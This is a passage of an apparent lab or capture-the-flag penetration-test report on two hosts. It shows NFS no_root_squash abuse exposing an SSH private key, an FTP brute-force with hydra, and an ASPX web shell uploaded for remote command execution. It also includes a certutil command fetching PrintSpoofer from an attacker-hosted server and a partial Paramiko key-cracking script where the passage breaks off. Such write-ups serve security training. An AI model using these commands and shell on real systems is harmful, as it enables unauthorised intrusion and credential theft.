drwxrwxrwt 18 root     root     4096 Apr  8 07:10 ..
lrwxrwxrwx  1 root     root        9 Jul  5  2023 .bash_history → /dev/null
-rw-r--r--  1 postgres postgres  220 Feb 25  2020 .bash_logout
-rw-r--r--  1 postgres postgres 3771 Feb 25  2020 .bashrc
drwx------ 10 postgres postgres 4096 Sep 17  2023 .cache
drwxr-xr-x 13 postgres postgres 4096 Oct 16  2023 .config
drwx------  3 postgres postgres 4096 Jun 10  2023 .gnupg
drwxr-xr-x  3 postgres postgres 4096 Jun 10  2023 .local
-rw-r--r--  1 postgres postgres  807 Feb 25  2020 .profile
drwx------  2 postgres postgres 4096 Jun 10  2023 .ssh
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-clipboard-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-clipboard-tty2-service.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-draganddrop-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-draganddrop-tty2-service.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-hostversion-tty2-control.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-seamless-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-seamless-tty2-service.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-vmsvga-session-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-vmsvga-session-tty2-service.pid
-rw-------  1 postgres postgres 1000 Sep 24  2023 .viminfo
-r--------  1 postgres postgres   26 Oct  1  2023 flag_easy.txt
ubuntu@ip-10-63-160-109 [~]$
```

Key findings:

- Full visibility into Alice's home directory
- Presence of .ssh directory (highly sensitive)
- Presence of flag_easy.txt
- Multiple configuration and user-related files accessible

THIS TELLS US : At this stage, it was confirmed that sensitive user data could be accessed remotely. The presence of the .ssh directory was especially important, as it often contains authentication material that can be used for lateral movement.

4. IDENTIFYING MISCONFIGURATION

From further analysis:

- Files appeared to be owned by root
- We were still able to read them using sudo from the attacker machine

This told me that NFS is misconfigured, no_root_squash is enabled, **MEANING:**

- The attacker's root user is treated as root on the target system
- File permission restrictions are effectively bypassed
- Sensitive files that should be protected become readable

This is a critical vulnerability, as it directly exposes privileged data without requiring authentication or exploitation.

5. ACCESSING SENSITIVE FILES

Using root access:

sudo cat /tmp/odessa/flag_easy.txt

```
ubuntu@ip-10-63-160-109 [~]$ touch /tmp/odessa/test.txt
touch: cannot touch '/tmp/odessa/test.txt': Read-only file system
ubuntu@ip-10-63-160-109 [~]$ ls -la /tmp/odessa
total 68
drwxr-xr-x  7 postgres postgres 4096 Oct 16  2023 .
drwxrwxrwt 18 root     root     4096 Apr  8 07:10 ..
lrwxrwxrwx  1 root     root        9 Jul  5  2023 .bash_history → /dev/null
-rw-r--r--  1 postgres postgres  220 Feb 25  2020 .bash_logout
-rw-r--r--  1 postgres postgres 3771 Feb 25  2020 .bashrc
drwx------ 10 postgres postgres 4096 Sep 17  2023 .cache
drwxr-xr-x 13 postgres postgres 4096 Oct 16  2023 .config
drwx------  3 postgres postgres 4096 Jun 10  2023 .gnupg
drwxr-xr-x  3 postgres postgres 4096 Jun 10  2023 .local
-rw-r--r--  1 postgres postgres  807 Feb 25  2020 .profile
drwx------  2 postgres postgres 4096 Jun 10  2023 .ssh
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-clipboard-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-clipboard-tty2-service.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-draganddrop-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-draganddrop-tty2-service.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-hostversion-tty2-control.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-seamless-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-seamless-tty2-service.pid
-rw-r-----  1 postgres postgres    5 Oct 16  2023 .vboxclient-vmsvga-session-tty2-control.pid
-rw-r-----  1 postgres postgres    0 Oct 16  2023 .vboxclient-vmsvga-session-tty2-service.pid
-rw-------  1 postgres postgres 1000 Sep 24  2023 .viminfo
-r--------  1 postgres postgres   26 Oct  1  2023 flag_easy.txt
ubuntu@ip-10-63-160-109 [~]$ sudo cat /tmp/odessa/flag_easy.txt
0c5934b7b50a0192ab2fff84a
ubuntu@ip-10-63-160-109 [~]$ sudo ls -la /tmp/odessa/.ssh
total 20
drwx------ 2 postgres postgres 4096 Jun 10  2023 .
drwxr-xr-x 7 postgres postgres 4096 Oct 16  2023 ..
-rw-rw-r-- 1 postgres postgres  577 Jun 10  2023 authorized_keys
-rw------- 1 postgres postgres 2546 Jun 10  2023 id_rsa
-rw-r--r-- 1 postgres postgres  577 Jun 10  2023 id_rsa.pub
```

flag_easy retrieved


What this tells us:

- Sensitive data is directly accessible through the NFS share
- No authentication or privilege escalation was required to obtain it
- This confirms the severity of the NFS misconfiguration

6. SSH KEY DISCOVERY

Inside the .ssh directory:

sudo ls -la /tmp/odessa/.ssh
sudo cat /tmp/odessa/.ssh/id_rsa



Key findings:

- Private SSH key (id_rsa) was exposed
- Key is encrypted and requires a passphrase

What this tells us:

Even though the key is protected with a passphrase, its exposure is still highly critical. Attackers can attempt offline brute-force attacks against the key, which removes any rate limiting or detection. This creates a clear path for gaining authenticated access to the system.

KEY ENUMERATION FINDINGS (ODESSA)

- I found that the NFS share exposed the /home/alice directory, which revealed sensitive user data

- A critical misconfiguration was present: no_root_squash. This allowed root level file access
- Some files were directly accessible, including flag_easy.txt
- The .ssh directory was exposed, and it contained authentication material
- I obtained an encrypted SSH private key (id_rsa) that could be cracked offline
- The combination of SMB and NFS confirmed a weak file sharing configuration overall
- From my assessment, the system demonstrated poor access control and improper service configuration throughout

ATTACK


Specify how you found the vulnerability and explain what you could do with it. Needs to be systematic and cover all findings.

EXPLOITATION (ZEPHYR – WINDOWS)

1. IDENTIFICATION OF FTP WEAK CREDENTIALS

During enumeration, the SMB share exposed a file (ftp.txt) that hinted at the existence of a valid FTP user account. Based on this, a brute-force attack was conducted against the FTP service to identify valid credentials

hydra -l ftpusr -P /usr/share/wordlists/rockyou.txt ftp://192.168.2.217 -t 4 -f



This successfully revealed:

- **Username:** ftpusr
- **Password:** password1

FINDING- The FTP service allowed authentication using weak credentials, indicating poor password security.

IMPACT- An attacker can gain authenticated access to the FTP service, moving beyond anonymous access and potentially gaining additional permissions.

2. AUTHENTICATED FTP ACCESS AND DIRECTORY ANALYSIS

Using the discovered credentials, access to the FTP server was obtained:

ftp 192.168.2.217


After logging in, directory contents were listed:

The structure included:

- App_Data
- aspnet_client
- iisstart.htm
- iisstart.png

Finding: The FTP directory matched the IIS web server root directory.

Impact: Any file uploaded via FTP would likely be accessible through the web server, creating a direct path to remote code execution.



3. VERIFICATION OF FILE UPLOAD CAPABILITY

To confirm whether the FTP service allowed file uploads, a test file was uploaded:

put test.txt

The file appeared successfully in the directory listing.

Finding: Authenticated FTP users had **write access** to the web root directory.

Impact: An attacker can upload malicious files (e.g., web shells) directly into a publicly accessible web directory.

```
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
11 bytes sent in 0.00 secs (18.4257 kB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-01-23  09:09PM       <DIR>          App_Data
06-30-23  07:33PM       <DIR>          aspnet_client
06-24-23  11:44AM                  703 iisstart.htm
06-24-23  11:44AM                99710 iisstart.png
04-07-26  10:43PM                   11 test.txt
226 Transfer complete.
ftp> ftp> cd ..
?Invalid command
ftp> 250 CWD command successful.
```


4. EXPLOITATION VIA WEB SHELL UPLOAD

Based on the confirmed upload capability, a web shell was created

nano shell.aspx

```
ubuntu@ip-10-63-160-109 [~]$ cat shell.aspx
<%@ Page Language="C#" %>
<%
System.Diagnostics.Process.Start("cmd.exe", "/c " + Request["cmd"]);
%>
ubuntu@ip-10-63-160-109 [~]$
```

Uploaded the shell.



Finding: The server accepted executable .aspx files within the web directory.

Impact: This allowed the attacker to place a malicious script on the server that could execute system commands.

5. ACHIEVING REMOTE CODE EXECUTION (RCE)

The uploaded shell was accessed via:

curl "http://192.168.2.217/shell.aspx?cmd=whoami"

The output returned:


iis apppool\defaultapppool

Finding: The web server executed commands passed through the URL parameter.

Impact:

This demonstrated **full Remote Code Execution (RCE)** on the target system. An attacker can now:


- Execute arbitrary system commands remotely
- Interact with the operating system through HTTP requests
- Use the compromised web server as an entry point for further attacks



At this stage, the system was effectively compromised even though the privileges were still limited

6. ACCESSING AFTER THE EXPLOITATION

After confirming RCE, further commands were executed through the web shell to gather more detailed information about the system and the current user context



To identify available privileges:

curl -G --data-urlencode "cmd=whoami /priv" http://192.168.2.217/shell.aspx

This command returned a list of privileges assigned to the compromised account, including several enabled privileges that could potentially be abused for privilege escalation.

To explore the file system:

curl -G --data-urlencode "cmd=dir C:\" http://192.168.2.217/shell.aspx

This displayed the directory structure of the system drive, confirming access to important locations such as:

- Windows
- Program Files
- Users
- inetpub

Finding:

I observed that the attacker had the ability to execute system level commands and retrieve detailed information about the operating system, user privileges, and file structure. The presence of certain privileges, specifically impersonation related privileges, suggested that the current account could potentially be leveraged for privilege escalation.

Impact:

This level of access allows an attacker to perform the following actions:

- Perform deeper reconnaissance directly on the compromised system
- Identify misconfigurations or privilege escalation paths
- Access sensitive directories and files
- Prepare and execute further payloads


This stage effectively transitions the attack from initial access to active system control and internal recons

7. PAYLOAD UPLOAD FOR FURTHER EXPLOITATION

To move towards privilege escalation, it was necessary to transfer an external exploit tool onto the target system.


First, the exploit binary (PrintSpoofer64.exe) was downloaded to the attacker machine:

wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe



A local HTTP server was then started to host the file:

python3 -m http.server 8000



Using the established web shell, the target system was instructed to download the payload using the built-in Windows utility certutil

curl -G --data-urlencode "cmd=certutil -urlcache -split -f http://10.8.0.17:8000/PrintSpoofer64.exe C:\Windows\Temp\ps.exe" http://192.168.2.217/shell.aspx

Finding:

From my analysis, the target system was able to perform the following actions:

- Initiate outbound connections to the attacker machine
- Download files using native Windows tools such as certutil
- Write files to the local file system, specifically to C:\Windows\Temp

I confirmed that there were no restrictions in place preventing file transfer or execution preparation.

Impact:

This significantly escalates the severity of the compromise. An attacker can now perform the following actions:

- Transfer malicious binaries onto the system
- Execute advanced exploitation tools
- Prepare for privilege escalation attacks
- Maintain persistence if needed

OVERALL EXPLOITATION FINDINGS

From the exploitation phase, I identified a chain of vulnerabilities that led to full system compromise when combined.


The following issues were observed:

- Weak FTP credentials enabled unauthorised authenticated access

- FTP write permissions allowed file uploads directly into the web root
- The IIS server executed uploaded ASPX files without validation or restriction
- A web shell was successfully deployed and executed
- Remote Code Execution (RCE) was achieved through HTTP requests
- The compromised account allowed system enumeration and command execution
- The system permitted outbound connections and file transfers using native tools

CONCLUSION

- Web shell working
- Command execution working
- File upload working
- RCE



Through the exploitation phase, I successfully demonstrated how multiple misconfigurations within the system could be chained together to achieve a critical compromise.

The attack path unfolded as follows. Weak FTP authentication allowed me to gain write access to the web root. From there, I uploaded a malicious web shell and executed arbitrary commands on the system. This resulted in full Remote Code Execution under the IIS application context.

I did not obtain the intermediate flag. Remote Code Execution was successfully achieved, but the access level remained limited to the IIS AppPool, which is a low privileged service account. Command execution and file transfer were possible under this account. However, sufficient privileges to access protected locations where higher level flags are typically stored were not available.

A privilege escalation path was identified, for example using PrintSpoofer. I was unable to successfully execute it to gain SYSTEM or administrator level access. Consequently, the attack could not progress beyond the initial compromise. This prevented retrieval of the intermediate flag.

EXPLOITATION (ODESSA – LINUX)

1. CRACKING SSH PRIVATE KEY

After identifying the exposed .ssh directory through the NFS share, the private key (id_rsa) was extracted. Since the key was encrypted, a password cracking approach was required. A custom script using Paramiko was used to perform a wordlist attack against the key:

python3 crack_ssh_paramiko.py

```
ubuntu@ip-10-63-160-109 [~]$ cat > crack_ssh_paramiko.py << 'PY'
> import io
> import sys
> import paramiko
>
> keyfile = "id_rsa"
> wordlist = "/usr/share/wordlists/rockyou.txt"
>
> with open(keyfile, "r", encoding="utf-8", errors="ignore") as f:
>     keydata = f.read()
>
> with open(wordlist, "r", encoding="utf-8", errors="ignore") as f:
>     for line in f:
>         pwd = line.strip()
>         if not pwd:
>             continue
>         try:
>             paramiko.RSAKey.from_private_key(io.StringIO(keydata), password=pwd)
>             print("[+] PASSFOUND:", pwd)
>             sys.exit(0)
>         except paramiko.ssh_exception.PasswordRequiredException:
>             continue
>         except paramiko.ssh_exception.SSHException:
>             continue
>         except Exception:
